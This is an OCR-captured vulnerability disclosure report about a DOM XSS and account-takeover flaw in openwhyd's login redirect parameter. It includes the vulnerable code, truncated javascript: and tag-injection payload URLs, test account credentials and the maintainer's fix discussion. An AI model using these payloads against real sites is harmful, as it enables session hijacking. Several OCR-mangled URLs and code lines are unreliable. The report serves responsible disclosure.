

Description

This Account Takeover via Dom XSS vulnerability occurs because the backend does not check the value of the redirect parameter in the login logic.

```
if (form.fbUid)
  userModel.update(dbUser._id, {
    $set: {
       fbId: form.fbUid,
       fbTok: form.fbTok, // access token provided on Last faceboot
    },
    });
  renderRedirect(form.redirect || '/', dbUser);
  return; // prevent default response (renderForm)
} else if (form.action != 'logout') {
  form.wrongPassword = 1;
  form.error = 'Your password seems wrong... Try again!';
}
```

// https://github.com/openwhyd/openwhyd/blob/8fa2e93dac63e480393aedeb47088a



If look at the login logic, upon successful login, the renderRedirect() function is called, and the redirect value is passed as an argument value of renderRedirect() function without any verification

```
// in case of successful login
function renderRedirect(url, user) {
   request.session.whydUid = (user || {}).id;
   if (Iform.ajax) response.renderHTML(loggingTemplate.htmlRedirect(url));
   else {
     var json = { redirect: url };
     if (form.includeUser) {
        userApi.fetchUserData(user, function (user) {
             json.user = user;
             renderJSON(json);
        });
     } else renderJSON(json);
}
```

// https://github.com/openwhyd/openwhyd/blob/8fa2e93dac63e480393aedeb47088d




The above code is executed when login is successful. I could see calling the htmlRedirect() method in the first if statement in the renderRedirect() function.

ntips://github.com/openwhyu/openwhyu/blob/muster/upp/templutes/logging.






If analyze the htmlRedirect() method, you can see that the value of url is put as the href value of the a tag without any verification. If it is possible to insert a javascript: scheme as a value of url, XSS can be triggered.



Look at the picture above, you can see that the value of the Redirect parameter is inserted as an input tag!



You can see that the new login page is loaded with IFRAME on successful login!



Finally, click on the screen and your user account will be transferred to the hacker's server!

Proof of Concept


- 1. Open the https://openwhyd.org/login?redirect=javascript:f=document.creat
- 2. Log in.
- 3. If you click the screen after 1 second after successful login, your acco

Test Account

> ID : pocas.cyber@gmail.com

> PW : qwer1202@

Video : https://www.youtube.com/watch?v=jeoPB10-S60



Impact

It is free to run scripts in the victim's browser.

CVE CVE-2021-383 (Published)

Vulnerability Type

CWE-285: Improper Authorization

Severity

Visibility Public

Status

Found by



Eivad by



Adrien Joly
@adrienjoly
maintainer

This report was seen 469 times

We are processing your report and will contact the ${\bf openwhyd}$ team within 24 hours. ${\bf a}\,{\bf year}\,{\bf ago}$

Pocas modified the report a year ago

We have contacted a member of the openwhyd team and are waiting to hear back a year ago

We have sent a follow up to the **openwhyd** team. We will try again in 7 days. a year ago

Pocas modified the report a year ago

Pocas modified the report a year ago

Pocas a year ago Researcher

When will maintainers check for this vulnerability? :)

Adrien Joly validated this vulnerability a year ago

Pocas has been awarded the disclosure bounty 🗸

The fix bounty is now up for grabs

Adrien Joly marked this as fixed in 1.45.12 with commit 102a97 a year ago

Adrien Joly has been awarded the fix bounty 🗸

This vulnerability will not receive a CVE 🗶

Pocas a year ago Researcher

https://openwhyd.org/login?redirect=https://openwhyd.org/%22%3E%3C/script%3E%3Cimg%20



Hello! A patch has been identified for this vulnerability. But the vulnerability still occurs! The reason is that the redirect parameter prevents the use of external domains, but I can insert other tags by escaping the <script> tag by inserting a tag.

https://github.com/openwhyd/openwhyd/blob/master/app/templates/logging.js#L54

So, in order to solve this, the code I attached at the beginning needs to be patched by the maintainer!

When entering the url value as the value of ${\tt location.href}$, it is recommended to process the Entity!

Adrien Joly a year ago

Thanks for the heads up, this fix should be safer: https://github.com/openwhyd/openwhyd/pull/524/files

Pocas a year ago Researcher

Do you agree to assign and publish a CVE for this vulnerability? thank you

Adrien Joly a year ago	
Yes, ok.	
Jamie Slome a year ago	Admin
CVE published! 👭	
Sign in to join this conversation	

2022 @ 418sec

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